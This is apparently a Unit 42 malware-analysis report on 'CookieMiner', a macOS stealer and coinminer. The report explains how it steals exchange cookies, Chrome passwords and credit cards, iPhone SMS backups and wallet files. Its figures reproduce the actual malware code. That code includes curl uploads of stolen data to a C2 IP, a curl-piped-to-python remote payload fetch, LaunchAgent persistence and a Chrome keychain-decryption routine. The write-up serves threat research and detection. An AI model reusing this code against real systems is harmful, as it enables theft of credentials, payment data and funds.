Mac Malware Steals Cryptocurrency Exchanges' Cookies

By Yue Chen, Cong Zheng, Wenjun Hu, Zhi Xu

Published: 2019-01-31 · Archived: 2026-04-05 14:45:36 UTC

Palo Alto Networks' Unit 42 recently discovered malware that we believe has been developed from OSX.DarthMiner, a malware known to target the Mac platform.

This malware is capable of stealing browser cookies associated with mainstream cryptocurrency exchanges and wallet service websites visited by the victims.

It also steals saved passwords in Chrome.

Finally, it seeks to steal iPhone text messages from iTunes backups on the tethered Mac.

By leveraging the combination of stolen login credentials, web cookies, and SMS data, based on past attacks like this, we believe the bad actors could bypass multi-factor authentication for these sites.

If successful, the attackers would have full access to the victim's exchange account and/or wallet and be able to use those funds as if they were the user themselves.

The malware also configures the system to load coinmining software on the system. This software is made to look like an XMRig-type coinminer, which is used to mine Monero. In fact, though, it loads a coinminer that mines Koto, a lesser-known cryptocurrency that is associated with Japan.

Because of the way this malware attacks the cookies associated with exchanges, we have named this malware "CookieMiner".

In the following sections, we will first briefly introduce some background knowledge, and then dig into the technical details of the malware's behaviors.

Background

Web cookies are widely used for authentication. Once a user logs into a website, its cookies are stored for the web server to know the login status. If the cookies are stolen, the attacker could potentially sign into the website to use the victim's account. Stealing cookies is an important step to bypass login anomaly detection. If only the username and password are stolen and used by a bad actor, the website may issue an alert or request additional authentication for a new login. However, if an authentication cookie is also provided along with the username and password, the website might believe the session is associated with a previously authenticated system host and not issue an alert or request additional authentication methods.

A cryptocurrency exchange is a place to trade cryptocurrencies for other assets, such as other digital (crypto)currencies or conventional fiat money. Most modern cryptocurrency exchanges and online wallet services have multi-factor authentication. CookieMiner tries to navigate past the authentication process by stealing a

combination of the login credentials, text messages, and web cookies. If the bad actors successfully enter the websites using the victim's identity, they could perform fund withdrawals. This may be a more efficient way to generate profits than outright cryptocurrency mining. Furthermore, attackers could manipulate the cryptocurrency prices with large-volume buying and/or selling of stolen assets resulting in additional profits.

Technical Details

A rundown of CookieMiner's behaviors (discussed in more detail in the following sections):

- Steals Google Chrome and Apple Safari browser cookies from the victim's machine
- Steals saved usernames and passwords in Chrome
- Steals saved credit card credentials in Chrome
- Steals iPhone's text messages if backed up to Mac
- Steals cryptocurrency wallet data and keys
- Keeps full control of the victim using the EmPyre backdoor
- Mines cryptocurrency on the victim's machine

Stealing Cookies

The CookieMiner attack begins with a shell script targeting MacOS. As shown in Figure 1, it copies the Safari browser's cookies to a folder, and uploads it to a remote server (46.226.108[.]171:8000). The server hosts the service "curldrop" (https://github[.]com/kennell/curldrop), which allows users to upload files with curl. The attack targets cookies associated with cryptocurrency exchanges that include Binance, Coinbase, Poloniex, Bittrex, Bitstamp, MyEtherWallet, and any website having "blockchain" in its domain name such as www.blockchain[.]com.

```
OUTPUT="$(id -un)"
cd ~/Library/Cookies
if grep -q "coinbase" "Cookies.binarycookies"; then
mkdir ${OUTPUT}
cp Cookies.binarycookies ${OUTPUT}/Cookies.binarycookies
zip -r interestingsafaricookies.zip ${OUTPUT}
curl --upload-file interestingsafaricookies.zip http://46.226.108.171:8000
curl https://ptpb.pw/OAZG | python -
fi
if grep -q "binance" "Cookies.binarycookies"; then
mkdir ${OUTPUT}
cp Cookies.binarycookies ${OUTPUT}/Cookies.binarycookies
zip -r interestingsafaricookies.zip ${OUTPUT}
curl --upload-file interestingsafaricookies.zip http://46.226.108.171:8000
curl https://ptpb.pw/OAZG | python -
fi
```

Figure 1. Code to steal web cookies

Stealing Credit Cards, Passwords, Wallets and SMS

Apple's Safari is not the only web browser targeted. Google Chrome also attracts the threat actors' attention due to its popularity. CookieMiner downloads a Python script named "harmlesslittlecode.py" to extract saved login credentials and credit card information from Chrome's local data storage (Figure 2).

```
if __name__ == '__main__':
    root_path = "/Users/*/Library/Application Support/Google/Chrome"
    login_data_path = "{}/*/Login Data".format(root_path)
    cc_data_path = "{}/*/Web Data".format(root_path)
    chrome_data = glob.glob(login_data_path) + glob.glob(cc_data_path)
    safe_storage_key = subprocess.Popen(
        "security find-generic-password -wa "
        "'Chrome'",
        stdout=subprocess.PIPE,
        stderr=subprocess.PIPE,
        shell=True)
    stdout, stderr = safe_storage_key.communicate()
    print(stdout)
    if stderr:
        print("Error: {}. Chrome entry not found in keychain?".format(stderr))
        sys.exit()
    if not stdout:
        print("User clicked deny.")

    safe_storage_key = stdout.replace("\n", "")
    chrome(chrome_data, safe_storage_key)
```

Figure 2. Malware extracts Chrome's secret data

CookieMiner adopts techniques from the Google Chromium project's code for its decryption and extraction operations and abuses them. Google Chromium is an open-source version of the Google Chrome browser. By abusing these techniques, CookieMiner attempts to steal credit card information from major issuers, such as Visa, Mastercard, American Express, and Discover (Figure 3). The user's saved login credentials are also stolen, including usernames, passwords, and the corresponding web URLs (Figure 4).

```
print("{}Credit Cards for Chrome "
      "Profile{} -> [{}{}{}]".format(blue, end, violet,
                                     profile.split("/")[-2], end))

for i, entry in enumerate(db_data):
    entry["card"] = chrome_decrypt(entry["card"], safe_storage_key)
    cc_dict = {
        '3': 'AMEX',
        '4': 'Visa',
        '5': 'Mastercard',
        '6': 'Discover'
    }

    brand = "Unknown Card Issuer"
    if entry["card"][0] in cc_dict:
        brand = cc_dict[entry["card"][0]]

    print("  {}[{}]{} {}{}{}".format(green, i + 1, end, bold,
                                     brand, end))
    print("\t{}Card Holder{}: {}".format(green, end,
                                        utfout(entry["name"])))
    print("\t{}Card Number{}: {}".format(green, end,
                                        utfout(entry["card"])))
    print("\t{}Expiration{}: {}/{}".format(green, end,
                                          entry["exp_m"],
                                          entry["exp_y"]))
```

Figure 3. CookieMiner extracts credit card information

```
db_data = chrome_db(profile, "Login Data")

print("{}Passwords for Chrome "
      "Profile{} -> [{}{}{}]".format(blue, end, violet,
                                     profile.split("/")[-2], end))

for i, entry in enumerate(db_data):
    entry["pass"] = chrome_decrypt(entry["pass"], safe_storage_key)

    print("  {}[{}]{} {}{}{}".format(green, i + 1, end, bold,
                                     utfout(entry["url"]), end))
    print("\t{}User{}: {}".format(green, end, utfout(
        entry["user"])))
    print("\t{}Pass{}: {}".format(green, end, utfout(
        entry["pass"])))
```

Figure 4. CookieMiner extracts login credentials

CookieMiner reports all the wallet-related file paths to its remote server so it can later upload the files according to the C2 commands. These files usually include private keys of cryptocurrency wallets. If the victims use iTunes to backup files from iPhone to Mac (can be via Wi-Fi), their iPhone text messages (SMSFILE) will also be retrieved by the attackers (Figure 5).

```
find ~ -name "*wallet*" > interestingfiles.txt
if [ -s interestingfiles.txt ]
then
curl https://ptpb.pw/OAZG | python -
else
echo "empty"
fi

else
mkdir ${OUTPUT}
cp Cookies ${OUTPUT}/Cookies
cp passwords.txt ${OUTPUT}/passwords.txt
cd ~/Library/Application\ Support/MobileSync/Backup
BACKUPFOLDER="$(ls)"
cd ${BACKUPFOLDER}
SMSFILE="$(find . -name '3d0d7e5fb2ce288813306e4d4636395e047a3d28')"
cp ${SMSFILE} ~/Library/Application\ Support/Google/Chrome/Default/${OUTPUT}
cd ~/Library/Application\ Support/Google/Chrome/Default/
find ~ -name "*wallet*" > interestingfiles.txt
cp interestingfiles.txt ${OUTPUT}/interestingfiles.txt
zip -r ${OUTPUT}.zip ${OUTPUT}
curl --upload-file ${OUTPUT}.zip http://46.226.108.171:8000
```

Figure 5. Malware steals wallets, cookies, passwords and SMS

Cryptocurrency Mining

CookieMiner issues a series of commands to configure the victim's machine to mine cryptocurrency and maintain persistence (Figure 6). The program xmrig2 is a Mach-O executable for mining cryptocurrency. As seen in Figure 7, the address "k1GqvkK7QYEfMj3JPHieBo1m7FUkTowdq6H" has considerable mining performance. It has been ranked as a top miner in the Maruru mining pool (koto-pool.work). The cryptocurrency mined is called Koto, which is a Zcash-based anonymous cryptocurrency. The has addresses in Figure 8 use the "Yescrypt" algorithm which is good for CPU miners but not ideal for GPU miners. This is ideal for malware as the victim hosts are not guaranteed to have discrete GPUs installed in them but are guaranteed to have a CPU available. However, the filename xmrig2 is usually used by Monero miners. We believe the malware authors may have intentionally used this filename to create confusion since the miner is actually mining the Koto cryptocurrency.

```
cd ~/Library/LaunchAgents
curl -o com.apple.rig2.plist http://46.226.108.171/com.apple.rig2.plist
curl -o com.proxy.initialize.plist http://46.226.108.171/com.proxy.initialize.plist
launchctl load -w com.apple.rig2.plist
launchctl load -w com.proxy.initialize.plist
cd /Users/Shared
curl -o xmrig2 http://46.226.108.171/xmrig2
chmod +x ./xmrig2
rm -rf ./xmrig
rm -rf ./config.json
./xmrig2 -a yescrypt -o stratum+tcp://koto-pool.work:3032 -u k1GqvkK7QYEfMj3JPHieBo1m7FUkTowdq6H &
```

Figure 6. CookieMiner mines cryptocurrency



Figure 7 Mining performance of the worker

Remote Control

For persistence and remote control, the script downloads another base64-encoded Python script from hxxps://ptpb[.]pw/OAZG. After several steps of de-obfuscation, we found the attackers using EmPyre for post-exploitation control. EmPyre is a Python post-exploitation agent built on cryptologically-secure communications and a flexible architecture. The attacker is able to send commands to the victim's machine for remote control. Additionally, the agent checks if Little Snitch (an application firewall) is running on the victim's host. If so, it will stop and exit.

Conclusion

The malware "CookieMiner" is intended to help threat actors generate profit by collecting credential information and mining cryptocurrency. If attackers have all the needed information for the authentication process, the multi-

factor authentication may be defeated. Cryptocurrency owners should keep an eye on their security settings and digital assets to prevent compromise and leakage.

Customers of Palo Alto Networks are protected by WildFire that is able to automatically detect the malware. AutoFocus users can track this activity by using the StealCookie tag.

Indicators of Compromise

Samples

c65e65207f6f9f8df05e02c893de5b3c04825ac67bec391f0b212f4f33a31e80 uploadminer.sh

485c2301409a238affc713305dc1a465afa9a33696d58e8a84e881a552b82b06 harmlesslittlecode.py

27ccebdda20264b93a37103f3076f6678c3446a2c2bfd8a73111dbc8c7eeeb71 OAZG

91b3f5e5d3b4e669a49d9c4fc044d0025cabb8ebb08f8d1839b887156ae0d6dd com.apple.rig2.plist

cdb2fb9c8e84f0140824403ec32a2431fb357cd0f184c1790152834cc3ad3c1b com.proxy.initialize.plist

ede858683267c61e710e367993f5e589fcb4b4b57b09d023a67ea63084c54a05 xmrig2

C2 Information

hxxps://ptpb[.]pw/OAZG

46.226.108[.]171
